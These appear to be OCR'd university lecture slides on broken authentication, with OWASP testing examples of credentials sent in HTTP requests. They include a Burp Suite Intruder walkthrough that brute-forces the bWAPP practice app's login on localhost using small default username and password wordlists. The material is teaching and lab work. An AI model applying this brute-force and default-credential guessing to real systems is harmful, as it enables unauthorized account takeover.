
Answer:

- Educating people
- Web Application Firewall

Outline

- Authentication and Authorization
- Broken Authentication
- Result of Broken Authentication
- OWASP Testing Guide: Authentication
- Broken Session Management
- OWASP Testing Guide: Session Management
- bWAPP Broken Authentication
- Example
- Final Exam

OWASP Vulnerabilities



OWASP Vulnerabilities - 2021

Broken Access Control (up from #5 in 2020 to the top spot in 2021)



Authentication and Authorization

- **Authentication:**

- The Process of verification that an individual, entity or website is who it claims to be examples:
 - Password
 - One-time Pins
 - Authentication App
 - Biometrics

- **Authorization:**


- Once the user is authenticated, it gives the user permission to access the resource

Authentication



Confirms users are who they say they are.

Authorization



Gives users permission to access a resource.

Authentication and Authorization

- Authentication acts as a key to the door house. Lock on the door grants access to someone with the correct key. Similarly, they username/Password (or any authentication methods) act as key to the system. Correct credentials can give access to the system
- Authorization is the permission. Once the user is Authenticated and use the correct key, the user is authorized to enter the house. Similarly, once the user is authenticated after entering correct credentials it can enter the system and authorized to do things depending on the privilege assigned to the user
- Authorization and Authentication work together.

Authentication and Authorization

	Authentication	Authorization
What does it do?	Verifies credentials	Grants or denies permissions
How does it work?	Through passwords, biometrics, one-time pins, or apps	Through settings maintained by security teams
Is it visible to the user?	Yes	No
It is changeable by the user?	Partially	No
How does data move?	Through ID tokens	Through access tokens

Broken Authentication

Why is it Broken

- Password not hashed.
- Weak Password recovery method.
- Information leaked on failed login
- Unlimited logon attempt
- Exposed Session-Ids'.
- Long session timeout.
- Improper rotation of session-ids' after logout.
- Sending session-ids', passwords over unencrypted connections.

Result of Broken Authentication

- By-pass authentication
- Complete control of accounts
- Account theft, sensitive end-user (customer) data could be stolen
- Reputational damage and revenue loss
- Title Placeholder

OWASP Testing Guide: Authentication

1. Testing for Credentials Transported over an Encrypted Channel

Verifying that the user's authentication data are transferred via an encrypted channel to avoid being intercepted by malicious users

Example1 : Sending data with POST method through HTTP

```
POST http://www.example.com/AuthenticationServlet HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/index.jsp
Cookie: JSESSIONID=1J2QQWgJ1yW7QH540...lyBdqN98CGLkP4jTvVCGdyPkmm3S!
Content-Type: application/x-www-form-urlencoded
Content-length: 64
delegated_service=218&User=test&Pass=test&Submit=SUBMIT
```

Example 2: Sending data with POST method through HTTPS

```
POST https://www.example.com:443/cgi-bin/login.cgi HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/cgi-bin/login.cgi
Cookie: language=English;
Content-Type: application/x-www-form-urlencoded
Content-length: 50
Command>Login&User=test&Pass=test
```

OWASP Testing Guide: Authentication

1. Testing for Credentials Transported over an Encrypted Channel

Example 3: Sending data with POST method via HTTPS on a page reachable via HTTP

```
POST https://www.example.com/homepage.do
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/homepage.do
Cookie: SERV1INSESSIONID=s23ylkvD92hX3y5r8J3DFLkdphH0QNSJ3VQB6pLhjkW6F
Content-Type: application/x-www-form-urlencoded
Content-length: 45

User=test&Pass=test&portal=ExamplePortal
```

Example 4: Sending data with GET method via HTTPS

```
GET https://www.example.com/success.html?user=test&pass=test HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/form.html
If-Modified-Since: Mon, 30 Jun 2008 07:55:12 GMT
If-None-Match: "43a01-5b-4868915f"
```

OWASP Testing Guide: Authentication

2. Testing for default credentials transported over an Encrypted Channel

- **Testing for default credentials of common applications**

- Try the following usernames - "admin", "administrator", "root", "system", "guest", "operator", or "super".

- **Testing for default password of new accounts**

- It can also occur that when a new account is created in an application the account is assigned a default password. This password could have some standard characteristics making it predictable.

3. Testing for Weak lock out mechanism

- **Testing for account lock-out policy**

- To evaluate the account lockout mechanism's ability to mitigate brute force password guessing, attempt an invalid log in by using the incorrect password a number of times, before using the correct password to verify that the account was locked out.

bWAPP – Insecure Login Form

The screenshot shows the bWAPP web application interface. At the top, there are three browser tabs all titled "bWAPP - Broken Authentication". The main content area has a yellow header with the bWAPP logo and a bee icon, followed by the text "an extremely buggy web app !". On the right side of the header, there are dropdown menus for "Choose your bug:" (set to "bWAPP v2.2") and "Set your security level:" (set to "low"). Below the header is a black navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. The main content area features a title "/ Broken Auth. - Insecure Login Forms /" and a form for entering credentials: "Login:" and "Password:", each with a placeholder "Enter your credentials.". A "Login" button is located below the password field. To the right of the form, there is a context menu with options like Back, Forward, Reload, Save as..., Print..., Cast..., Create QR Code for this page, View page source (which is highlighted), and Inspect. To the far right of the menu, there are social media icons for Twitter, LinkedIn, Facebook, and bWAPP. At the bottom of the page, there is a footer with the text "bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?", the UNSW Canberra logo, and system status indicators.

bWAPP – Insecure Login Form

← → ⌂ ⓘ view-source:localhost/bwapp/ba_insecure_login_1.php

```
43 <tr><font color="red">Welcome Dees</font></tr>
44 
45     </tr>
46 
47 </table>
48 
49 </div>
50 
51 <div id="main">
52 
53     <h1>Broken Auth. - Insecure Login Forms</h1>
54 
55     <p>Enter your credentials.</p>
56 
57     <form action="/bwapp/ba_insecure_login_1.php" method="POST">
58 
59         <p><label for="login">Login:</label><font color="white">tonystark</font><br />
60             <input type="text" id="login" name="login" size="20" /></p>
61 
62         <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
63             <input type="password" id="password" name="password" size="20" /></p>
64 
65         <button type="submit" name="form" value="submit">Login</button>
66 
67     </form>
68 
69     <br >
70 
71 </div>
72 
73 <div id="side">
74 
75     <a href="http://twitter.com/MME_IT" target="blank_" class="button"></a>
76     <a href="http://be.linkedin.com/in/malikmesellem" target="blank_" class="button"></a>
77     <a href="http://www.facebook.com/pages/MME-IT-Audits-Security/104153019664877" target="blank_" class="button"></a>
78     <a href="http://itsecgames.blogspot.com" target="blank_" class="button"></a>
79 
80 </div>
```

Burp Suite



- Burp Suite is a set of tools used for penetration testing of web applications.
 - Spider
 - Proxy
 - Intruder
 - Repeater
 - Sequencer
 - Decoder
 - Extender
 - Scanner

Using Burp Suite for Brute Force a Login Page

Burp Project Intruder Repeater Window Help

Burp Suite Community Edition v2023.4.5 - Temporary Project

Proxy settings

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history | Proxy settings

Forward Drop Intercept is off Action Open browser

Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

Using Burp Suite for Brute Force a Login Page

The screenshot shows a web browser window for the bWAPP application. The title bar reads "bWAPP - Broken Authentication". The address bar shows the URL "localhost/bwapp/ba_pwd_attacks_1.php". The main content area has a yellow header with the bWAPP logo (a bee) and the text "an extremely buggy web app !". Below the header is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and "Welcome Bee" (in red). The main content area displays a heading "/ Broken Auth. - Password Attacks /" in red. Below it, instructions say "Enter your credentials (bee/bug)". There are two input fields for "Login:" and "Password:", followed by a "Login" button. To the right of the input fields are social media sharing icons for Twitter, LinkedIn, Facebook, and Email. At the bottom right is the UNSW Canberra logo.

Using Burp Suite for Brute Force a Login Page

Burp Project Intruder Repeater Window Help

Burp Suite Community Edition v2023.4.5 - Temporary Project

Proxy settings

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Intercept is on Action Open browser

Forward Drop Intercept is on Action Open browser



Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

Using Burp Suite for Brute Force a Login Page

bWAPP - Broken Authentication × +

localhost/bwapp/ba_pwd_attacks_1.php

bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Broken Auth. - Password Attacks /

Enter your credentials (bee/bug).

Login:

Password:



UNSW
CANBERRA

Using Burp Suite for Brute Force a Login Page

The screenshot shows the Burp Suite interface with a POST request for a login page. The context menu is open over the password field, with the "Send to Intruder" option highlighted.

Request details:

```
POST /bwapp/ba_pwd_attacks_1.php HTTP/1.1
Host: localhost
Content-Length: 40
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bwapp/ba_pwd_attacks_1.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security_level=0; PHPSESSID=v21ln881419imitebekmlq02mr
Connection: close
login=testuser&password=test&form=submit
```

Context menu options (highlighted):

- Scan
- Send to Intruder **Ctrl+I**
- Send to Repeater **Ctrl+R**
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Insert Collaborator payload
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type
- Cut **Ctrl+X**
- Copy **Ctrl+C**
- Paste **Ctrl+V**

Inspector panel:

- Request attributes 2
- Request query parameters 0
- Request body parameters 3
- Request cookies 2
- Request headers 20

Bottom status bar:

- 0 matches

Using Burp Suite for Brute Force a Login Page

Burp Suite Community Edition v2023.4.5 - Temporary Project

Dashboard Target **Proxy** Repeater Window Help

Intercept HTTP history WebSockets history | Proxy settings

Forward Drop Intercept is off Action Open browser

1

2



Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

Using Burp Suite for Brute Force a Login Page

Burp Suite Community Edition v2023.4.5 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Window Help

1 x 2 x 3 x 4 x 5 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Cluster bomb

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost Update Host header to match target

1 POST /bwapp/ba_pwd_attacks_1.php HTTP/1.1
2 Host: localhost
3 Content-Length: 40
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/bwapp/ba_pwd_attacks_1.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: security_level=0; PHPSESSID=v21ln881419imitebekmlq02mr
21 Connection: close
22
23 login=testuser&password=test&form=submit

1 2 3 4 5 6

Using Burp Suite for Brute Force a Login Page

Prepare two files for default username and password to use in payloads

*usernames.txt - Notepad

File Edit Format View Help

```
root
admin
administrator
manager
bee
test
bug
bwapp
```

*passwords.txt - Notepad

File Edit Format View Help

```
123456
test
test1234
bug
bee
bee1234
demo
```

Using Burp Suite for Brute Force a Login Page

Burp Suite Community Edition v2023.4.5 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Window Help

1 × 2 × 3 × 4 × 5 × +

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets you have defined is displayed here.

Payload set: 1 Payload count: 0
Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are repeated across all requests.

Paste Load ... Remove Clear Deduplicate

Add Enter a new item Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload.

Add Enabled Rule

Edit Remove Up

Look In: Lecture 12 Materials

Recent Items

passwords.txt usernames.txt

Desktop

Documents

This PC

Network

File Name: usernames.txt
Files of Type: All files

Open Cancel

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A file selection dialog is open over the main window, prompting for a file to load. The 'Look In' path is 'Lecture 12 Materials'. Inside the dialog, two files are listed: 'passwords.txt' and 'usernames.txt', with 'usernames.txt' highlighted. The main window displays sections for 'Payload sets', 'Payload settings [Simple list]', and 'Payload processing', along with their respective configuration options.

Using Burp Suite for Brute Force a Login Page

Burp Suite Community Edition v2023.4.5 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Window Help

1 × 2 × 3 × 4 × 5 × +

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets is currently 1.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are repeated across all requests.

Paste Load ... Remove Clear Deduplicate

Add Enter a new item Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload.

Add Enabled Rule

Edit Remove Up

Look In: Lecture 12 Materials

Recent Items

passwords.txt usernames.txt

Desktop

Documents

This PC

Network


File Name: usernames.txt

Files of Type: All files

Open Cancel

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A file selection dialog is open, prompting for a payload file. The 'Look In' path is 'Lecture 12 Materials'. Two files are listed: 'passwords.txt' and 'usernames.txt', with 'usernames.txt' highlighted. The main interface shows sections for 'Payload sets', 'Payload settings [Simple list]', and 'Payload processing', along with their respective configuration panels.

Using Burp Suite for Brute Force a Login Page



Using Burp Suite for Brute Force a Login Page

Burp Suite Community Edition v2023.4.5 - Temporary Project

Operator Sequencer Decoder Comparer Logger Extensions Learn Settings

Start attack

depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

as payloads.

Burp Intruder

The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit <https://portswigger.net> for more details about Burp Suite Professional which contains the full version.

OK

1

2

Using Burp Suite for Brute Force a Login Page

Using Burp Suite for Brute Force a Login Page

Attack Save Columns

5. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
28	root	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13844	
29	admin	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13844	
30	administrator	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13844	
31	manager	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13844	
32	bee	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13813	
33	test	bug	200	<input type="checkbox"/>	<input type="checkbox"/>	13844	

Request Response

Pretty Raw Hex Render

76 <button type="submit" name="form" value="submit">
 Login
 </button>

77
78 </form>
79
80

81
 Successful login!

82
83 </div>
84 <div id="side">

85
86 <a href="http://twitter.com/MME_IT" target="blank_" c

87 <a href="http://be.linkedin.com/in/malikmesellem" tar

88 <a href="http://www.facebook.com/pages/MME-IT-Audits-

89 <a href="http://itsecgames.blogspot.com" target="blank_

90
91 </div>

92
93 <div id="disclaimer">
94

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser >
- Engagement tools [Pro version only] >
- Copy Ctrl+C
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Save item
- Convert selection >
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor documentation
- Intruder results documentation

Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

Copy

In future, just copy the URL and don't show this dialog Close

